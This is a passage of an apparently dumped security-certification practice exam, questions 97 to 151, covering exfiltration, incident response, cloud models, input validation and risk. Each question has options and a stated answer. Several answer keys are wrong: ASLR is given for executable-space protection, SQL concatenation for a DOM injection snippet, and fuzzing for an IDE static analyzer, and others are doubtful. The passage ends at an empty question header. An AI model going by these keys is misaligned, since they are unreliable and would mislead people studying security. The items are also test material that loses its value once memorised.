A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control server . The total cost of the device must be kept to a minimum in case the device is discovered during an assessment.

Which of the following tools should the engineer load onto the device being designed?

A. Custom firmware with rotating key generation
B. Automatic MITM proxy
C. TCP beacon broadcast software

D. Reverse shell endpoint listener

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.

The person extracts the following data from the phone and EXIF data from some files:

DCIM Images folder
Audio books folder
Torrentz
My TAX.xls
Consultancy HR Manual.doc
Camera: SM-G950F
Exposure time: 1/60s
Location: 3500 Lacey Road USA

Which of the following BEST describes the security problem?

A. MicroSD in not encrypted and also contains personal data.
B. MicroSD contains a mixture of personal and work data.
C. MicroSD in not encrypted and contains geotagging information.
D. MicroSD contains pirated software and is not encrypted.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based

infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

A. SaaS
B. PaaS
C. IaaS
D. Hybrid cloud
E. Network virtualization

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
During the deployment of a new system, the implementation team determines that APIs used to integrate the new system with a legacy system are not functioning properly. Further investigation shows there is a misconfigured encryption algorithm used to secure data transfers between systems. Which of the following should the project manager use to determine the source of the defined algorithm in use?

A. Code repositories
B. Security requirements traceability matrix
C. Software development lifecycle
D. Roles matrix
E. Implementation guide

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
An administrator has noticed mobile devices from an adjacent company on the corporate wireless network. Malicious activity is being reported from those devices. To add another layer of security in an enterprise environment, an administrator wants to add contextual authentication to allow users to access enterprise resources only while present in corporate buildings. Which of the following technologies would accomplish this?

A. Port security
B. Rogue device detection
C. Bluetooth
D. GPS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

A. Reconfigure the firewall to block external UDP traffic.
B. Establish a security baseline on the IDS.
C. Block echo reply traffic at the firewall.
D. Modify the edge router to not forward broadcast traffic.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company. Which of the following should the systems administrator do to BEST address this problem?

A. Add an ACL to the firewall to block VoIP.
B. Change the settings on the phone system to use SIP-TLS.
C. Have the phones download new configurations over TFTP.
D. Enable QoS configuration on the phone VLAN.

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:

QUESTION 104
A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage.

Which of the following exercise types should the analyst perform?

A. Summarize the most recently disclosed vulnerabilities.
B. Research industry best practices and the latest RFCs.
C. Undertake an external vulnerability scan and penetration test.
D. Conduct a threat modeling exercise.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against.

Which of the following strategies should the engineer recommended be approved FIRST?

A. Avoid
B. Mitigate
C. Transfer
D. Accept

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
A company has adopted and established a continuous-monitoring capability, which has proven to be effective in vulnerability management, diagnostics, and mitigation. The company wants to increase the likelihood that it is able to discover and therefore respond to emerging threats earlier in the life cycle.

Which of the following methodologies would BEST help the company to meet this objective? (Choose two.)

A. Install and configure an IPS.
B. Enforce routine GPO reviews.
C. Form and deploy a hunt team.
D. Institute heuristic anomaly detection.
E. Use a protocol analyzer with appropriate connectors.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)

A. Contain the server.
B. Initiate a legal hold.
C. Perform a risk assessment.
D. Determine the data handling standard.
E. Disclose the breach to customers.
F. Perform an IOC sweep to determine the impact.

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
A security manager recently categorized an information system. During the categorization effort, the manager determined the loss of integrity of a specific information type would impact business significantly. Based on this, the security manager recommends the implementation of several solutions. Which of the following, when combined, would BEST mitigate this risk? (Choose two.)

A. Access control
B. Whitelisting
C. Signing
D. Validation
E. Boot attestation

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
A recent overview of the network's security and storage applications reveals a large amount of data that needs to be isolated for security reasons. Below are the critical applications and devices configured on the network:

- Firewall
- Core switches
- RM server
- Virtual environment
- NAC solution

The security manager also wants data from all critical applications to be aggregated to correlate events from multiple sources. Which of the following must be configured in certain applications to help ensure data aggregation and data isolation are implemented on the critical applications and devices? (Choose two.)

A. Routing tables
B. Log forwarding
C. Data remanants
D. Port aggregation

E. NIC teaming
F. Zones

Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
A security analyst who is concerned about sensitive data exfiltration reviews the following:

```
10:01:32. 384853 IP (tos 0x0, ttl 64, id 40587, offset 0, flags [DF], proto ICMP (1), length 1500
192.168.1.20 -> 100.61.100.2: ICMP echo reply, id 1592, seq 8, length 1500
```

Which of the following tools would allow the analyst to confirm if data exfiltration is occuring?

A. Port scanner
B. SCAP tool
C. File integrity monitor
D. Protocol analyzer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
As part of the development process for a new system, the organization plans to perform requirements analysis and risk assessment. The new system will replace a legacy system, which the organization has used to perform data analytics.

Which of the following is MOST likely to be part of the activities conducted by management during this phase of the project?

A. Static code analysis and peer review of all application code
B. Validation of expectations relating to system performance and security
C. Load testing the system to ensure response times is acceptable to stakeholders

D. Design reviews and user acceptance testing to ensure the system has been deployed properly
E. Regression testing to evaluate interoperability with the legacy system during the deployment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
During a criminal investigation, the prosecutor submitted the original hard drive from the suspect's computer as evidence. The defense objected during the trial proceedings, and the evidence was rejected. Which of the following practices should the prosecutor's forensics team have used to ensure the suspect's data would be admissible as evidence? (Select TWO.)

A. Follow chain of custody best practices
B. Create an identical image of the original hard drive, store the original securely, and then perform forensics only on the imaged drive.
C. Use forensics software on the original hard drive and present generated reports as evidence
D. Create a tape backup of the original hard drive and present the backup as evidence
E. Create an exact image of the original hard drive for forensics purposes, and then place the original back in service

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
An organization just merged with an organization in another legal jurisdiction and must improve its network security posture in ways that do not require additional resources to implement data isolation. One recommendation is to block communication between endpoint PCs. Which of the following would be the BEST solution?

A. Installing HIDS
B. Configuring a host-based firewall
C. Configuring EDR
D. Implementing network segmentation

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 114
After several industry competitors suffered data loss as a result of cyberattacks, the Chief Operating Officer (COO) of a company reached out to the information security manager to review the organization's security stance. As a result of the discussion, the COO wants the organization to meet the following criteria:

- Blocking of suspicious websites
- Prevention of attacks based on threat intelligence
- Reduction in spam
- Identity-based reporting to meet regulatory compliance
- Prevention of viruses based on signature
- Protect applications from web-based threats

Which of the following would be the BEST recommendation the information security manager could make?

A. Reconfigure existing IPS resources
B. Implement a WAF
C. Deploy a SIEM solution
D. Deploy a UTM solution
E. Implement an EDR platform

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
A company is not familiar with the risks associated with IPv6. The systems administrator wants to isolate IPv4 from IPv6 traffic between two different network segments. Which of the following should the company implement? (Choose two.)

A. Use an internal firewall to block UDP port 3544.
B. Disable network discovery protocol on all company routers.
C. Block IP protocol 41 using Layer 3 switches.
D. Disable the DHCPv6 service from all routers.

E. Drop traffic for ::/0 at the edge firewall.
F. Implement a 6in4 proxy server.

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
The Chief Executive Officers (CEOs) from two different companies are discussing the highly sensitive prospect of merging their respective companies together. Both have invited their Chief Information Officers (CIOs) to discern how they can securely and digitally communicate, and the following criteria are collectively determined:

- Must be encrypted on the email servers and clients
- Must be OK to transmit over unsecure Internet connections

Which of the following communication methods would be BEST to recommend?

A. Force TLS between domains.
B. Enable STARTTLS on both domains.
C. Use PGP-encrypted emails.
D. Switch both domains to utilize DNSSEC.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
A bank is initiating the process of acquiring another smaller bank. Before negotiations happen between the organizations, which of the following business documents would be used as the FIRST step in the process?

A. MOU
B. OLA
C. BPA

D. NDA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
A company wants to confirm sufficient executable space protection is in place for scenarios in which malware may be attempting buffer overflow attacks. Which of the following should the security engineer check?

A. NX/XN
B. ASLR
C. strcpy
D. ECC

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A security technician receives a copy of a report that was originally sent to the board of directors by the Chief Information Security Officer (CISO).
The report outlines the following KPI/KRI data for the last 12 months:

Month	AV Fleet Coverage	AV Signature Updated	Detected Phishing Attempts	Infected Systems	Threat Landscape Rating	Number of Open Security Incidents
January	30%	100%	40	26	High	40
February	20%	100%	8	4	Low	40
March	40%	100%	2	3	Low	30
April	50%	98%	17	12	Medium	30
May	90%	98%	40	5	Low	20
June	95%	98%	10	13	Medium	30
July	95%	98%	25	13	Medium	30
August	95%	96%	8	15	Medium	40
September	95%	90%	9	10	Medium	50
October	95%	90%	20	4	Low	65
November	95%	98%	17	7	Low	75
December	95%	100%	5	22	High	85

Which of the following BEST describes what could be interpreted from the above data?

A. 1. AV coverage across the fleet improved
   2. There is no correlation between infected systems and AV coverage.
   3. There is no correlation between detected phishing attempts and infected systems
   4. A correlation between threat landscape rating and infected systems appears to exist.
   5. Effectiveness and performance of the security team appears to be degrading.

B. 1. AV signature coverage has remained consistently high
   2. AV coverage across the fleet improved
   3. A correlation between phishing attempts and infected systems appears to exist
   4. There is a correlation between the threat landscape rating and the security team's performance.
   5. There is no correlation between detected phishing attempts and infected systems

C. 1. There is no correlation between infected systems and AV coverage
   2. AV coverage across the fleet improved
   3. A correlation between phishing attempts and infected systems appears to exist
   4. There is no correlation between the threat landscape rating and the security team's performance.
   5. There is a correlation between detected phishing attempts and infected systems

D. 1. AV coverage across the fleet declined

2. There is no correlation between infected systems and AV coverage.
3. A correlation between phishing attempts and infected systems appears to exist
4. There is no correlation between the threat landscape rating and the security team's performance
5. Effectiveness and performance of the security team appears to be degrading.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120
Within the past six months, a company has experienced a series of attacks directed at various collaboration tools. Additionally, sensitive information was compromised during a recent security breach of a remote access session from an unsecure site. As a result, the company is requiring all collaboration tools to comply with the following:

- Secure messaging between internal users using digital signatures
- Secure sites for video-conferencing sessions
- Presence information for all office employees
- Restriction of certain types of messages to be allowed into the network.

Which of the following applications must be configured to meet the new requirements? (Choose two.)

A. Remote desktop
B. VoIP
C. Remote assistance
D. Email
E. Instant messaging
F. Social media websites

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
A Chief Security Officer (CSO) is reviewing the organization's incident response report from a recent incident. The details of the event indicate:

1. A user received a phishing email that appeared to be a report from the organization's CRM tool.
2. The user attempted to access the CRM tool via a fraudulent web page but was unable to access the tool.
3. The user, unaware of the compromised account, did not report the incident and continued to use the CRM tool with the original credentials.
4. Several weeks later, the user reported anomalous activity within the CRM tool.
5. Following an investigation, it was determined the account was compromised and an attacker in another country has gained access to the CRM tool.
6. Following identification of corrupted data and successful recovery from the incident, a lessons learned activity was to be led by the CSO.

Which of the following would MOST likely have allowed the user to more quickly identify the unauthorized use of credentials by the attacker?

A. Security awareness training
B. Last login verification
C. Log correlation
D. Time-of-check controls
E. Time-of-use controls
F. WAYF-based authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
An organization's Chief Financial Officer (CFO) was the target of several different social engineering attacks recently. The CFO has subsequently worked closely with the Chief Information Security Officer (CISO) to increase awareness of what attacks may look like. An unexpected email arrives in the CFO's inbox from a familiar name with an attachment. Which of the following should the CISO task a security analyst with to determine whether or not the attachment is safe?

A. Place it in a malware sandbox.
B. Perform a code review of the attachment.
C. Conduct a memory dump of the CFO's PC.
D. Run a vulnerability scan on the email server.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
A Chief Information Security Officer (CISO) is reviewing technical documentation from various regional offices and notices some key differences between these groups. The CISO has not discovered any governance documentation. The CISO creates the following chart to visualize the differences among the networking used:

	Switch Vendor	Trunking Protocol	Minimum Cabling Requirement	Active Support
Group A	Vendor 1	802.1q	Cat 5E	YES
Group B	Vendor 1	ISL	Cat 5E	YES
Group C	Vendor 2	802.1q	Cat 5	NO
Group D	Vendor 2	802.1q	Cat 5	YES

Which of the following would be the CISO's MOST immediate concern?

A. There are open standards in use on the network.
B. Network engineers have ignored defacto standards.
C. Network engineers are not following SOPs.
D. The network has competing standards in use.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
A security architect has been assigned to a new digital transformation program. The objectives are to provide better capabilities to customers and reduce costs. The program has highlighted the following requirements:

1. Long-lived sessions are required, as users do not log in very often.
2. The solution has multiple SPs, which include mobile and web applications.
3. A centralized IdP is utilized for all customer digital channels.
4. The applications provide different functionality types such as forums and customer portals.
5. The user experience needs to be the same across both mobile and web-based applications.

Which of the following would BEST improve security while meeting these requirements?

A. Social login to IdP, securely store the session cookies, and implement one-time passwords sent to the mobile device
B. Certificate-based authentication to IdP, securely store access tokens, and implement secure push notifications.
C. Username and password authentication to IdP, securely store refresh tokens, and implement context-aware authentication.
D. Username and password authentication to SP, securely store Java web tokens, and implement SMS OTPs.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
Given the following:

```
//TODO - should this be odbc or jdbc?
var odbcString = getParameterByName ("queryString", "dbConnector");
doc.innerHTML = "DB connector: <b>" + odbcString + "</b>";
document.body.appendChild (doc);
```

Which of the following vulnerabilities is present in the above code snippet?

A. Disclosure of database credential
B. SQL-based string concatenation
C. DOM-based injection
D. Information disclosure in comments

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
A security analyst, who is working in a Windows environment, has noticed a significant amount of IPv6 traffic originating from a client, even though IPv6 is not

currently in use. The client is a stand-alone device, not connected to the AD that manages a series of SCADA devices used for manufacturing. Which of the following is the appropriate command to disable the client's IPv6 stack?

A.
```
C:\>netsh ipsec static set policy name=MYIPPolicy /v Disable TCPIP6
```

B.
```
C:\>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\IPV6" /v disallowRun /t
REG_DWORD /d "0000001" /f
```

C.
```
C:\>reg add HKLM\system\CurrentControlSet\services\TCPIP6\Parameters /v DisabledComponents
/t REG_DWORD /d 255 /f
```

D.
```
C:\>reg add 'HKLM\SYSTEM\CurrentControlSet\IPV6" /f /v fDenyIPV6Connections /t
```

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
A security administrator is troubleshooting RADIUS authentication issues from a newly implemented controller-based wireless deployment. The RADIUS server contains the following information in its logs:

```
A RADIUS message was received from the invalid RADIUS client IP address 10.35.55.10
```

Based on this information, the administrator reconfigures the RADIUS server, which results in the following log data:

```
An Access-Request was received from RADIUS client 10.35.55.10
with a Message-Authenticator attribute that is not valid
```

To correct this error message, the administrator makes an additional change to the RADIUS server. Which of the following did the administrator reconfigure on the RADIUS server? (Choose two.)

A. Added the controller address as an authorized client
B. Registered the RADIUS server to the wireless controller

C. Corrected a mismatched shared secret
D. Renewed the expired client certificate
E. Reassigned the RADIUS policy to the controller
F. Modified the client authentication method

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
A software company is releasing a new mobile application to a broad set of external customers. Because the software company is rapidly releasing new features, it has built in an over-the-air software update process that can automatically update the application at launch time. Which of the following security controls should be recommended by the company's security architect to protect the integrity of the update process? (Choose two.)

A. Validate cryptographic signatures applied to software updates
B. Perform certificate pinning of the associated code signing key
C. Require HTTPS connections for downloads of software updates
D. Ensure there are multiple download mirrors for availability
E. Enforce a click-through process with user opt-in for new features

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129
A Chief Information Security Officer (CISO) is developing a new BIA for the organization. The CISO wants to gather requirements to determine the appropriate RTO and RPO for the organization's ERP. Which of the following should the CISO interview as MOST qualified to provide RTO/RPO metrics?

A. Data custodian
B. Data owner
C. Security analyst
D. Business unit director

E. Chief Executive Officer (CEO)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
A company that has been breached multiple times is looking to protect cardholder data. The previous undetected attacks all mimicked normal administrative-type behavior. The company must deploy a host solution to meet the following requirements:

- Detect administrative actions
- Block unwanted MD5 hashes
- Provide alerts
- Stop exfiltration of cardholder data

Which of the following solutions would BEST meet these requirements? (Choose two.)

A. AV
B. EDR
C. HIDS
D. DLP
E. HIPS
F. EFS

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
A security engineer is employed by a hospital that was recently purchased by a corporation. Throughout the acquisition process, all data on the virtualized file servers must be shared by departments within both organizations. The security engineer considers data ownership to determine:

A. the amount of data to be moved.

B. the frequency of data backups.
C. which users will have access to which data
D. when the file server will be decommissioned

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A security analyst is reviewing the following packet capture of communication between a host and a company's router:

```
1 192.168.1.10 -> 10.5.10.1 icmp echo request 33 bytes sent ABCDEFGHIJKLMNOPQRSTUVWXYZ
2 10.5.10.1 -> 192.168.1.10 icmp echo reply 34 bytes sent ABCDEFGHIJKLMNOPQRSTUVWXYZA%MDKF8
```

Which of the following actions should the security analyst take to remove this vulnerability?

A. Update the router code
B. Implement a router ACL
C. Disconnect the host from the network
D. Install the latest antivirus definitions
E. Deploy a network-based IPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
A development team is testing an in-house-developed application for bugs. During the test, the application crashes several times due to null pointer exceptions. Which of the following tools, if integrated into an IDE during coding, would identify these bugs routinely?

A. Issue tracker
B. Static code analyzer

C. Source code repository
D. Fuzzing utility

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
A legacy web application, which is being used by a hospital, cannot be upgraded for 12 months. A new vulnerability is found in the legacy application, and the networking team is tasked with mitigation. Middleware for mitigation will cost $100,000 per year. Which of the following must be calculated to determine ROI? (Choose two.)

A. ALE
B. RTO
C. MTBF
D. ARO
E. RPO

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
A security engineer is assisting a developer with input validation, and they are studying the following code block:

```
string accountIdRegexp = "TODO, help!";
private static final Pattern accountIdPattern = Pattern.compile
("accountIdRegexp");
String accountId = request.getParameter("accountNumber");
if (!accountIdPattern.matcher(accountId).matches() {
      System.out.println("account ID format incorrect");
} else {
      // continue
}
```

The security engineer wants to ensure strong input validation is in place for customer-provided account identifiers. These identifiers are ten-digit numbers. The developer wants to ensure input validation is fast because a large number of people use the system.

Which of the following would be the BEST advice for the security engineer to give to the developer?

A. Replace code with Java-based type checks
B. Parse input into an array
C. Use regular expressions
D. Canonicalize input into string objects before validation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
The Chief Information Security Officer (CISO) of an e-retailer, which has an established security department, identifies a customer who has been using a fraudulent credit card. The CISO calls the local authorities, and when they arrive on-site, the authorities ask a security engineer to create a point-in-time copy of the running database in their presence. This is an example of:

A. creating a forensic image
B. deploying fraud monitoring
C. following a chain of custody
D. analyzing the order of volatility

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 137
A systems administrator receives an advisory email that a recently discovered exploit is being used in another country and the financial institutions have ceased operations while they find a way to respond to the attack. Which of the following BEST describes where the administrator should look to find information on the attack to determine if a response must be prepared for the systems? (Choose two.)

A. Bug bounty websites
B. Hacker forums
C. Antivirus vendor websites
D. Trade industry association websites
E. CVE database
F. Company's legal department

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
A security assessor is working with an organization to review the policies and procedures associated with managing the organization's virtual infrastructure. During a review of the virtual environment, the assessor determines the organization is using servers to provide more than one primary function, which violates a regulatory requirement. The assessor reviews hardening guides and determines policy allows for this configuration. It would be MOST appropriate for the assessor to advise the organization to:

A. segment dual-purpose systems on a hardened network segment with no external access
B. assess the risks associated with accepting non-compliance with regulatory requirements
C. update system implementation procedures to comply with regulations
D. review regulatory requirements and implement new policies on any newly provisioned servers

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
While conducting a BIA for a proposed acquisition, the IT integration team found that both companies outsource CRM services to competing and incompatible third-party cloud services. The decision has been made to bring the CRM service in-house, and the IT team has chosen a future solution. With which of the following should the Chief Information Security Officer (CISO) be MOST concerned? (Choose two.)

A. Data remnants
B. Sovereignty
C. Compatible services
D. Storage encryption
E. Data migration
F. Chain of custody

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
A newly hired Chief Information Security Officer (CISO) is reviewing the organization's security budget from the previous year. The CISO notices $100,000 worth of fines were paid for not properly encrypting outbound email messages. The CISO expects next year's costs associated with fines to double and the volume of messages to increase by 100%. The organization sent out approximately 25,000 messages per year over the last three years. Given the table below:

Security product	Hardware price	Installation fee	Cost per message	Throughput	MTBF
DLP Vendor A	$50,000	$25,000	$1	100Mbps	10000 hours
DLP Vendor B	$38,000	$10,000	$2	50Mbps	8000 hours
DLP Vendor C	$45,000	$30,000	$1	70Mbps	7000 hours
DLP Vendor D	$40,000	$60,000	$0.50	100Mbps	7000 hours

Which of the following would be BEST for the CISO to include in this year's budget?

A. A budget line for DLP Vendor A
B. A budget line for DLP Vendor B

C. A budget line for DLP Vendor C
D. A budget line for DLP Vendor D
E. A budget line for paying future fines

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
While investigating suspicious activity on a server, a security administrator runs the following report:

```
File system integrity check report
Total number of files:     3321
Added files:               12
Removed files:             0
Changed files:             1

Change files:
changed: /etc/passwd
---------------------------------------------
Detailed information about changes:
File: /etc/passwd
Perm: -rw-r--r-- , -rw-r--rw-
Hash: md5:ab8e9acb928dfac35de2ac2bef918cae,md5:def9a24cdb68deaf4cb15acfed93eedb
```

In addition, the administrator notices changes to the /etc/shadow file that were not listed in the report. Which of the following BEST describe this scenario? (Choose two.)

A. An attacker compromised the server and may have used a collision hash in the MD5 algorithm to hide the changes to the /etc/shadow file
B. An attacker compromised the server and may have also compromised the file integrity database to hide the changes to the /etc/shadow file
C. An attacker compromised the server and may have installed a rootkit to always generate valid MD5 hashes to hide the changes to the /etc/shadow file
D. An attacker compromised the server and may have used MD5 collision hashes to generate valid passwords, allowing further access to administrator accounts on the server
E. An attacker compromised the server and may have used SELinux mandatory access controls to hide the changes to the /etc/shadow file

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
A security analyst is classifying data based on input from data owners and other stakeholders. The analyst has identified three data types:
1. Financially sensitive data
2. Project data
3. Sensitive project data

The analyst proposes that the data be protected in two major groups, with further access control separating the financially sensitive data from the sensitive project data. The normal project data will be stored in a separate, less secure location. Some stakeholders are concerned about the recommended approach and insist that commingling data from different sensitive projects would leave them vulnerable to industrial espionage.

Which of the following is the BEST course of action for the analyst to recommend?

A. Conduct a quantitative evaluation of the risks associated with commingling the data and reject or accept the concerns raised by the stakeholders.
B. Meet with the affected stakeholders and determine which security controls would be sufficient to address the newly raised risks.
C. Use qualitative methods to determine aggregate risk scores for each project and use the derived scores to more finely segregate the data.
D. Increase the number of available data storage devices to provide enough capacity for physical separation of non-sensitive project data.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
A government contractor was the victim of a malicious attack that resulted in the theft of sensitive information. An analyst's subsequent investigation of sensitive systems led to the following discoveries:

- There was no indication of the data owner's or user's accounts being compromised.
- No database activity outside of previous baselines was discovered.
- All workstations and servers were fully patched for all known vulnerabilities at the time of the attack.
- It was likely not an insider threat, as all employees passed polygraph tests.

Given this scenario, which of the following is the MOST likely attack that occurred?

A. The attacker harvested the hashed credentials of an account within the database administrators group after dumping the memory of a compromised machine. With these credentials, the attacker was able to access the database containing sensitive information directly.
B. An account, which belongs to an administrator of virtualization infrastructure, was compromised with a successful phishing attack. The attacker used these credentials to access the virtual machine manager and made a copy of the target virtual machine image. The attacker later accessed the image offline to obtain sensitive information.
C. A shared workstation was physically accessible in a common area of the contractor's office space and was compromised by an attacker using a USB exploit, which resulted in gaining a local administrator account. Using the local administrator credentials, the attacker was able to move laterally to the server hosting the database with sensitive information.
D. After successfully using a watering hole attack to deliver an exploit to a machine, which belongs to an employee of the contractor, an attacker gained access to a corporate laptop. With this access, the attacker then established a remote session over a VPN connection with the server hosting the database of sensitive information.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
A regional business is expecting a severe winter storm next week. The IT staff has been reviewing corporate policies on how to handle various situations and found some are missing or incomplete. After reporting this gap in documentation to the information security manager, a document is immediately drafted to move various

personnel to other locations to avoid downtime in operations. This is an example of:

A. a disaster recovery plan
B. an incident response plan
C. a business continuity plan
D. a risk avoidance plan

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
A security engineer is analyzing an application during a security assessment to ensure it is configured to protect against common threats. Given the output below:

```
Response Headers
Cache-Control:no-cache
Content-Type:text/event-stream
Date:Mon, 17 Sep 2018 15:58:37 GMT
Expires:-1
Pragma:no-cache
Transfer-Encoding:chunked
X-Content-Type-Options:nosniff
X-Frame-Options:SAMEORIGIN

Request Headers
Host: secure.comptia.org
Connection: keep-alive
Accept: text/event-stream
Cache-Control: no-cache
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US, en;q=0.9
```

Which of the following tools did the security engineer MOST likely use to generate this output?

A. Application fingerprinter
B. Fuzzer
C. HTTP interceptor
D. Vulnerability scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
The Chief Financial Officer (CFO) of a major hospital system has received a ransom letter that demands a large sum of cryptocurrency be transferred to an anonymous account. If the transfer does not take place within ten hours, the letter states that patient information will be released on the dark web. A partial listing of recent patients is included in the letter. This is the first indication that a breach took place. Which of the following steps should be done FIRST?

A. Review audit logs to determine the extent of the breach
B. Pay the hacker under the condition that all information is destroyed
C. Engage a counter-hacking team to retrieve the data
D. Notify the appropriate legal authorities and legal counsel

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
A Chief Information Security Officer (CISO) is working with a consultant to perform a gap assessment prior to an upcoming audit. It is determined during the assessment that the organization lacks controls to effectively assess regulatory compliance by third-party service providers. Which of the following should be revised to address this gap?

A. Privacy policy
B. Work breakdown structure

C. Interconnection security agreement
D. Vendor management plan
E. Audit report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
An organization is reviewing endpoint security solutions. In evaluating products, the organization has the following requirements:

1. Support server, laptop, and desktop infrastructure
2. Due to limited security resources, implement active protection capabilities
3. Provide users with the ability to self-service classify information and apply policies
4. Protect data-at-rest and data-in-use

Which of the following endpoint capabilities would BEST meet the above requirements? (Choose two.)

A. Data loss prevention
B. Application whitelisting
C. Endpoint detect and respond
D. Rights management
E. Log monitoring
F. Antivirus

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
A company is migrating systems from an on-premises facility to a third-party managed datacenter. For continuity of operations and business agility, remote access to all hardware platforms must be available at all times. Access controls need to be very robust and provide an audit trail. Which of the following security controls will meet the company's objectives? (Choose two.)

A. Integrated platform management interfaces are configured to allow access only via SSH
B. Access to hardware platforms is restricted to the systems administrator's IP address
C. Access is captured in event logs that include source address, time stamp, and outcome
D. The IP addresses of server management interfaces are located within the company's extranet
E. Access is limited to interactive logins on the VDi
F. Application logs are hashed cryptographically and sent to the SIEM

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151
A Chief Information Security Officer (CISO) implemented MFA for all accounts in parallel with the BYOD policy. After the implementation, employees report the increased authentication method is causing increased time to tasks. This applies both to accessing the email client on the workstation and the online collaboration portal. Which of the following should be the CISO implement to address the employees' concerns?

A. Create an exception for the company's IPs.
B. Implement always-on VPN.
C. Configure the use of employee PKI authentication for email.
D. Allow the use of SSO.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152
